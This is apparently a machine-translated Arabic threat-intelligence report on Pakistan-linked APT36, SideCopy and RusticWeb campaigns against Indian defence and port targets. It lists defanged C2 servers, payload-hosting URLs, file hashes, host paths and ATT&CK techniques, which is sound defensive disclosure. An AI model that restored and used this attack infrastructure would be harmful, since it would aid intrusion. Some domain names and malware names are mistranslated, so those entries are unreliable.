عُثر أيضاً على وثائق تمويه أخرى استُخدمت في حملات عام 2023 على نفس الموقع. وتتعلق هذه الوثائق بتصاريح دخول ميناء هيئة ميناء في أو تشيدامبارانار الحكومية، وحالة فواتير الموردين المرتبطين بالمشاريع البحرية. وهذه الوثائق متاحة للعموم.

الشكل 26 - طُعم ذو طابع ميناء بحري من حملة أكتوبر 2023

الشكل 27 - طُعم مشروع بحري مُصمم على شكل فاتورة من حملة أكتوبر 2023
البنية التحتية والإسناد
استنادًا إلى تحليلنا حتى الآن، لاحظنا تداخلات بين ثلاث مجموعات تهديد متقدمة مستمرة مرتبطة بباكستان. من المعروف أن مجموعة Transparent Tribe تستخدم مجموعة متنوعة من التقنيات واللغات البرمجية مثل Golang وPython، بينما استخدمت مجموعة Operation RusticWeb حمولات برمجية مبنية على لغة Rust. تستخدم كلتا المجموعتين خدمة الويب oshi[.]at ، وملفي PDF متطابقين كطعم، ونطاقاتهما المزيفة التي تُحل إلى نفس عنوان IP، كما رصدت ذلك شركتا BlackBerry وVolexity.

الشكل 28 - تداخلات APT الباكستانية
وبالمثل، لوحظت أوجه تشابه بين SideCopy وAPT36، مثل الطُعم، وبرنامج Linux-stager لتثبيت برامج Ares RAT وPoseidon على التوالي، والحمولات المستندة إلى برنامج AllaKore RAT ، والاسم الشائع لـ C2. ونعتقد أن RusticWeb مرتبط بشكل مباشر بـAPT36 بدرجة ثقة متوسطة إلى عالية، على غرار SideCopy الذي يعمل كفريق فرعي من APT36.
يتم حل المجالات المزيفة/المخترقة المستخدمة لاستضافة الحمولات إلى عناوين IP التالية حيث يُرى اثنان منها باسم شائع مثل WIN-BEJO0EMFO5K.
| نطاق | IP | ASN |
| بوابات الحرم الجامعي[.]في | 192.64.117 [.] 203 | AS22612 – نيمشيب |
| mazagondoc[.]com | 172.67.217 [.] 17 CN=WIN-BEJO0EMFO5K |
AS13335 – كلاود فلير |
| slidesfinder[.]com | 103.133.215 [.] 65 CN=WIN-BEJO0EMFO5K |
AS133643 – Ewebguru، الهند |
| موقع الدبلوم | 151.106.117 [.] 91 | AS47583 – هوستينجر |
| utkalsevasamitikanjurmarg[.]في | 162.0.209 [.] 114 | AS22612 – نيم شيب |
بالنظر إلى خوادم التحكم والسيطرة، نجد أن عنوان IP 64.188.27[.]144 استُخدم مع برنامجي Action RAT وGeta RAT على نفس المنافذ، بل إن خادم التحكم والسيطرة الخاص ببرنامج Reverse RAT، checkdailytips.servehttp[.]com ، يُشير إلى هذا العنوان. ويُلاحظ أن الاسم الشائع المرتبط به، WIN-P9NRMH5G6M8، موجود في معظم خوادم التحكم والسيطرة التابعة لمجموعة APT36.

الشكل 29 - IP مع الاسم الشائع لـ APT36
يُستخدم النطاق vocport[.]com حاليًا كما استُخدم في حملات سابقة منذ أكتوبر 2023. وفيما يلي تفاصيل Whois لجميع خوادم C2 مع حمولاتها التي تمت ملاحظتها:
| IP | ASN | الحمولة |
| vocport[.]com 104.21.40 [.] 190 172.67.156 [.] 79 |
AS13335 – كلاود فلير | عكس RAT |
| defender.windowupdatecache[.]in 172.67.128 [.] 127 |
AS13335 – كلاود فلير | عكس RAT |
| checkdailytips.servehttp[.]com dns1.indianblog[.]xyz 64.188.27 [.] 144 |
AS8100 – كوادرانت
CN=WIN-P9NRMH5G6M8 |
عكس الفئران، الفئران العمل، جيتا الفئران |
| خدمات جوجل[.]مباشرة 149.28.95 [.] 195 |
AS13335 – كلاود فلير AS20473 – تشوبا |
تشيكس، ناسخة USB |
| 84.247.170 [.] 237 | AS51167 – كونتابو | رات جديد |
| 165.22.221 [.] 71 178.128.166 [.] 148 152.42.162 [.] 105 161.35.207 [.] 209 159.65.146 [.] 80 157.245.100 [.] 177 |
AS 14061 – DigitalOcean | بوسيدون |
وبناءً على هذا الارتباط وسلاسل الهجمات السابقة، تُنسب هذه الحملات إلى مجموعتي APT36 وSideCopy بثقة عالية، مما يؤكد وجود ارتباط قوي آخر بينهما.
خاتمة
تم اكتشاف العديد من الأدلة المفتوحة التي تستضيف برامجَ تمهيدية/حمولات مرتبطة بمجموعات التهديدات المتقدمة المستمرة الباكستانية، والتي استهدفت القوات الجوية الهندية والموانئ وأحواض بناء السفن التابعة لهيئات حكومية. ولوحظت عمليات سيبرانية متنوعة تداخلت فيها هجمات Transparent Tribe وSideCopy وRusticWeb.
يركز APT36 بشكل أساسي على أنظمة لينكس، بينما يستهدف SideCopy أنظمة ويندوز، مضيفًا حمولات جديدة إلى ترسانته. في الربع الثاني من عام 2024، تم الإبلاغ عن عدة مجموعات تهديد مرتبطة بباكستان تستهدف الهند، وتستخدم برمجيات خبيثة تعمل بنظام أندرويد. من بين هذه المجموعات عملية القوة السماوية التي تُعرف باسم النمر الكوني ، ومجموعة جديدة أخرى تستغل واتساب لنشر برنامج SpyNote RAT الخبيث. يُنصح باتخاذ الاحتياطات اللازمة والحفاظ على الحماية في ظل الهجمات الإلكترونية المستمرة على الهند.
SEQRITE الحماية
- رابط.نسخة جانبية.48846.Gen_GC
- MSI.Sidecopy.48847.GC
- JS.Sidecopy.48848.Gen_GC
- Docx.APT36.48849.GC
- ELF.Agent.48863.GC
- ELF.Agent.48860.GC
- O97M.Dropper.DZ
- برنامج BAT.Downloader.48924
- XML.نسخة جانبية.48922
- XML.نسخة جانبية.48923
- TrojanAPT.ReverseRAT.S33893087
شركات النفط العالمية
نسخة جانبية
| HTA | |
| ced11422832a7380381323ae78a7a9bc f270105309e6574cab7a6acb1efb3c20 c574b2ebcc0aff84a23f1215f8a803be |
1.hta |
| 4938f42a3d691ef78f1ee8edc3b38f87 817532c454637a302238a4751694c336 e2f8fbc105a84283e191362f4ca07ae4 |
2.hta |
| 7c3b49f642f19116878b2c190f344f63 | ألفا تي إتش تي إيه |
| f6a58b0d267c7c53ccbcc6dafafd499b f55afc8192f30ff7a584dbda700383d1 |
استخدم H.hta |
| d6ae362b4b3f7a67949d177fdfc6bdec | استخدم T.hta |
| 907ba4486c589f2cb4a45b92f2a5350e | الصورة 12542.hta |
| 336316c1b5ed77d31b4adc06e06a2f84 | ugt254d.hta |
| LNK | |
| f60c1a04161f354f0c6ac4678b3062d0 | زيادة الرواتب للسنة المالية 2024.pdf.lnk |
| 4dfdacf33db6ae0341b4d0e65aa3d755 | WhatsApp_Image_2024-05-06.lnk |
| 2041d2347f78ce03c1f9e990724adf3c | فرصة المواجهة بين الولايات المتحدة والصين للهند - تشادها - 21 أغسطس 23.lnk |
| ZIP | |
| fe8bf0bf2697d5e43e38d4b0364485a6 | زيادة الراتب للسنة المالية 2024.zip |
| b99717d81e142e58af91efb4d5288bda | WhatsApp_Image_2024-05-06.zip |
| 109897ba1f92339f9dc9a74dc38dfc88 | فرصة المواجهة بين الولايات المتحدة والصين للهند - تشادها - 21 أغسطس 23.zip |
| مالدوك | |
| 807e6c1094b760e748a84ef9e05bc1f8 | Aerospace.dotm |
| abb863131bbffad1dd8ee72d0758f34b | tmps.dotm |
| eebb4913b54af93bcfc7d56e081502af | تقرير قسم المشروع والخدمات 10102023.docx |
| e73b0354790273b0fcaa8c2deab3ad87 | تقرير قسم دفع المشاريع البحرية رقم 131023.docx |
| 44b23edd6c9a63a2a38f1bf3d4ff5bb9 | تقرير قسم دفع المشاريع البحرية رقم 29092023.docx |
| 354716db015373c089744e7319cd93d3 | تقرير قسم دفع المشاريع البحرية رقم 29092023.docx |
| أخرى | |
| 6b45d5f194e2799e5178c8d858673900 | 08978.png (بات) |
| 56fd3a2f701d30fe3e5ebdd0d471f1ed | newpictures.png (MSI) |
| EXE | |
| 2478a5f6b82461eb06f3099478c4e2f6 | DUser.dll |
| 97113b266fbff61d8d2f92793672688d | فيلميوس.exe |
| 96764912417d260653b6949afb0ad25c | Chromes.exe |
| 6a0adcf34a2f0ac21089b994dff02b85 | ملف Filezilla.exe |
| عكس RAT | |
| a7a71259bdf700807a763119fd652e73 | svirbre.exe / Fantos.exe |
| c006701ec5025222a74a419f8c238689 | Postgrex.exe / rtloki.png |
| d5719a9ef7a6f012e26d0c86b4a676d9 | igfxm.exe / rt12.png |
| e6404136626a446b46bf4ecaa885560e | igfxtk.exe |
| Cheex | |
| 825c7a1603f800ff247c8f3e9a1420af | AdobeArm.exe / dlhost.exe |
| 253957d7df5c7e70ec9001766e8f087b | cheex.exe |
| ناسخة USB | |
| 3d2001c112290c019afcd51fede564d3 | AdobeReaders.exe / msedg.exe |
| 7ca8532b081f8612d1c0b6ea01d40299 | AdobeReaders.exe / msedgprefix.exe |
| الأفخاخ | |
| 5e88b5122ae380c4b4741dcf0bdca198 | زيادة الرواتب للسنة المالية 2024.pdf |
| e415374f1f9533f10f706f0a9124b0d4 | صورة WhatsApp 2024-05-06 الساعة 12.23.08 صباحًا. jpeg |
| e79ca3852ae5e14766544ec1d5d4d268 | المواجهة بين الولايات المتحدة والصين - فرصة للهند، تشادها، 21 أغسطس 23.pdf |
| cc0b292144ccdf4a95014809258982c4 | رسالة 002.pdf |
| 584ce9670a6f6a16eaaa615d64788f68 | المشاريع البحرية.pdf |
| b2e007c6bde2d2ce03a5257732df95b2 | 001doc.pdf |
| d254f6d56ad874c5095b92d620cb5b80 | اتجاهات تكنولوجيا المعلومات.docx |
| 5fc559e4b663c20c9d5ea46fd164f4c7 | استبيان.docx |
| f997a21e9f7ad5eb9242b4decb7fdeb9 | الهند والاقتصاد العالمي الناشئ.docx |
| المجالات (المزيفة/المخترقة) | |
| utkalsevasamitikanjurmarg[.]في | 162.0.209 [.] 114 |
| موقع الدبلوم | 151.106.117 [.] 91 |
| بوابات الحرم الجامعي[.]في | 192.64.117 [.] 203 |
| mazagondoc[.]com | |
| slidesfinder[.]com | |
| C2 والمنافذ | |
| checkdailytips.servehttp[.]com/dailyworkout | |
| مدافع[.]windowupdatecache[.]in/ 172.67.128 [.] 127: 80 |
|
| 84.247.170 [.] 237: 4858 | |
| 64.188.27 [.] 144: 5863 | |
| hxxp://vocport[.]com/Contactus | |
| hxxp://vocport[.]com/khalistanLeaderprotest | |
| hxxp://149.28.95[.]195/dakshf_upload.php | |
| hxxps://googleservices[.]live/dakshf_upload.php | |
| عناوين URL | |
| hxxps://campusportals[.]in/files/documents/bs/economy/ | |
| hxxps://campusportals[.]in/files/documents/bs/economy/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/economy/2.hta | |
| hxxps://campusportals[.]in/files/documents/bs/it/ | |
| hxxps://campusportals[.]in/files/documents/bs/it/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/it/2.hta | |
| hxxps://campusportals[.]in/files/documents/bs/survey/ | |
| hxxps://campusportals[.]in/files/documents/bs/survey/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/survey/2.hta | |
| hxxps://campusportals[.]in/files/2.hta | |
| hxxps://campusportals[.]in/files/documents/bs/2.hta | |
| hxxps://campusportals[.]in/files/documents/xmlnsprcs.hta | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/ | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/newpictures.png | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/Salary_Increment_FY_2024.zip | |
| hxxps://dipl[.]site/Content/2022-23/01/03/ | |
| hxxps://dipl[.]site/Content/2022-23/01/03/Imge12542.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/04/WhatsApp_Image_2024-05-06.zip | |
| hxxps://dipl[.]site/Content/2022-23/01/01/ | |
| hxxps://dipl[.]site/Content/2022-23/01/01/ugt254d.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/02/US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.zip | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/08978.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/Letter002.pdf | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/rt12.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/rtloki.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/tmps.dotm | |
| hxxps://mazagondoc[.]com/documents01/001doc.pdf | |
| hxxps://mazagondoc[.]com/documents01/08978.png | |
| hxxps://mazagondoc[.]com/documents01/Filezilla.exe | |
| hxxps://mazagondoc[.]com/documents01/Letter002.pdf | |
| hxxps://mazagondoc[.]com/documents01/rt12.png | |
| hxxps://mazagondoc[.]com/documents01/sigthief.py | |
| hxxps://mazagondoc[.]com/images/AdobeArm.exe | |
| hxxps://mazagondoc[.]com/images/AdobeReader.bat | |
| hxxps://mazagondoc[.]com/images/Chromes.exe | |
| hxxps://mazagondoc[.]com/images/awccs.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.exe | |
| hxxps://mazagondoc[.]com/images/msedg.bat | |
| hxxps://mazagondoc[.]com/images/msedg.exe | |
| hxxps://mazagondoc[.]com/images/msedgprefix.exe | |
| hxxps://mazagondoc[.]com/images/sigthief.py | |
| hxxps://mazagondoc[.]com/images/pdf/Naval_Projects_Payment_section_Report_29092023.docx | |
| hxxps://mazagondoc[.]com/images/pdf/cheexe.exe | |
| hxxps://mazagondoc[.]com/images/templates/Aerospace.dotm | |
| hxxps://mazagondoc[.]com/images/templates/Naval_Projects_Payment_section_Report_131023.docx | |
| hxxps://mazagondoc[.]com/images/templates/Slide7.png | |
| hxxps://mazagondoc[.]com/images/templates/logo.png | |
| hxxps://mazagondoc[.]com/images/templates/propritery/doc-logo.png | |
| hxxps://mazagondoc[.]com/images/word/Naval_Projects_Payment_section_Report_131023.docx | |
| hxxps://mazagondoc[.]com/images/word/تقرير قسم المشروع والخدمات_10102023.docx | |
| مضيف | |
| C:\Windows\Tasks\useH.hta | |
| C:\Windows\Tasks\useT.hta | |
| C:\Windows\Tasks\alphaT.hta | |
| C:\Windows\Tasks\appH.bat | |
| C:\Windows\Tasks\appT.bat | |
| C:\Windows\Tasks\user01.bat | |
| C:\Windows\Tasks\user02.bat | |
| C:\ProgramData\VSUpdates\svirbre.exe | |
| C:\Users\user\AppData\Roaming\AdobeArm.exe | |
| C:\Users\user\AppData\Local\PrintsLogs\Postgres.exe | |
| C:\Users\Public\BroadCastHUB\DUser.dll | |
APT36
| f264ed8c76b1102ea55d73d931ab879b | survey1.zip |
| 6065407484f1e22e814dfa00bd1fae06 | PCBL_05_25_JUNE_2024_دمج عناوين IP.pdf.سطح المكتب |
| bdde8c9948142fafeec00d7094ae964f | قائمة التحقق LTC.سطح المكتب |
| bd9de1f98e8797926ab0fc9f2c6ca888 | نشر النقل بموجب Ph-III للنقل الدوراني.سطح المكتب |
| 8b5bf198e4948d4fe6a4b0402f7246e5 | IAFT-1715.zip |
| 2bf596603c432fa46b494dc3edd2d30f | GTK-Theme-Parse.txt |
| 3a65fbc14bd7ff12cda97282935eefd8 | نموذج استبيان استخدام الإنترنت_protected.pdf (خداع) |
| قزم | |
| 4eaa6a69c9835c29ce8d39734e5d3d5f | كلمة المرور (Golang Downloader) |
| 4c52bb770d7b8639e1f305f908dbc800 | vmcoreinfo.txt (رمز تعبيري غير مرغوب فيه) |
| بوسيدون | |
| c5ef19c97462e791f21c32931975dc7b | توزيع DLNA |
| b2d407d569e4b21ff12736dbc434577f | cjs-bin |
| 12aef7e734fb872f9160a1c2a47326d5 | بن-xdg |
| 7d6373d9f9a4270bd8af53f3861d7a9c | أكبيد-ديت |
| المتكاملة | |
| 165.22.221 [.] 71 178.128.166 [.] 148 152.42.162 [.] 105 161.35.207 [.] 209 159.65.146 [.] 80 157.245.100 [.] 177 |
بوسيدون |
| عناوين URL | |
| hxxps://campusportals[.]in/myfiles/bdocuments/survey1.zip | |
| 165.22.221[.]71/distro-dlna | |
| 178.128.166[.]148/cjs-bin | |
| 159.65.146[.]80/bin-xdg | |
| 157.245.100[.]177/acpid-dit | |
| hxxps://drive.google[.]com/file/d/1p9rewZLjJ3WUdmj_As6el9G5IPNtkEUN/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cAPvjfakAWIHVa_cZXw_iwLDqsIi1uRX/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cIxWwVrhS4L6EHiDKc8Ua86NtciC4Njx/view?usp=sharing | |
| hxxps://drive.google[.]com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| hxxps://drive.google[.]com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| hxxps://drive.google[.]com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ | |
| fikumatry@gmail[.]com | |
| fitfalcon0900@gmail[.]com | |
MITER ATT & CK
| تكتيك | معرف التقنية | الاسم |
| تنمية الموارد | T1583.001 T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 |
اكتساب البنية التحتية: المجالات البنية التحتية للاختراق: المجالات تطوير القدرات: البرامج الضارة الحصول على القدرات: البرامج الضارة الحصول على القدرات: الأداة قدرات المرحلة: تحميل البرامج الضارة قدرات المرحلة: ربط الهدف |
| الوصول الأولي | T1566.001 T1566.002 |
التصيد الاحتيالي: مرفق التصيد الاحتيالي الموجه التصيد الاحتيالي: رابط التصيد الاحتيالي |
| التنفيذ | T1106 T1129 T1059 T1047 T1204.001 T1204.002 |
API الأصلي الوحدات المشتركة مترجم الأوامر والبرمجة ويندوز إدارة الأجهزة تنفيذ المستخدم: ارتباط ضار تنفيذ المستخدم: ملف ضار |
| إصرار | T1053.003 T1547.001 T1547.013 |
المهمة/الوظيفة المجدولة: Cron مفاتيح تشغيل التسجيل / مجلد بدء التشغيل تنفيذ التمهيد أو تسجيل الدخول التلقائي: إدخالات التشغيل التلقائي XDG |
| التهرب الدفاعي | T1027.010 T1036.005 T1036.007 T1140 T1218.005 T1574.002 T1027.009 T1027.010 |
تشويش الأوامر التنكر: تطابق الاسم الشرعي أو الموقع التنكر: امتداد الملف المزدوج فك تشفير / فك تشفير الملفات أو المعلومات تنفيذ الوكيل الثنائي للنظام: Mshta تدفق تنفيذ الاختراق: تحميل جانبي لـ DLL ملفات أو معلومات مبهمة: الحمولات المضمنة ملفات أو معلومات مبهمة: تشويش الأمر |
| الاكتشاف | T1012 T1016 T1033 T1057 T1082 T1083 T1518.001 |
سجل الاستعلام اكتشاف تكوين شبكة النظام مالك النظام / اكتشاف المستخدم اكتشاف العملية اكتشاف معلومات النظام اكتشاف الملفات والدليل اكتشاف البرامج: اكتشاف برامج الأمان |
| التشكيلات | T1005 T1056.001 T1074.001 T1119 T1113 T1125 |
البيانات من النظام المحلي التقاط الإدخال: Keylogging تنظيم البيانات: التدريج المحلي للبيانات التحصيل الآلي القبض على الشاشة لقطة فيديو |
| القيادة والتحكم | T1105 T1571 T1573 T1071.001 |
نقل أداة الدخول منفذ غير قياسي قناة مشفرة بروتوكول طبقة التطبيق: بروتوكولات الويب |
| exfiltration | T1020 T1041 T1567 |
الاستخراج الآلي تسلل عبر قناة C2 التسلل عبر خدمة الويب |
المؤلف : ساثويك رام براكي



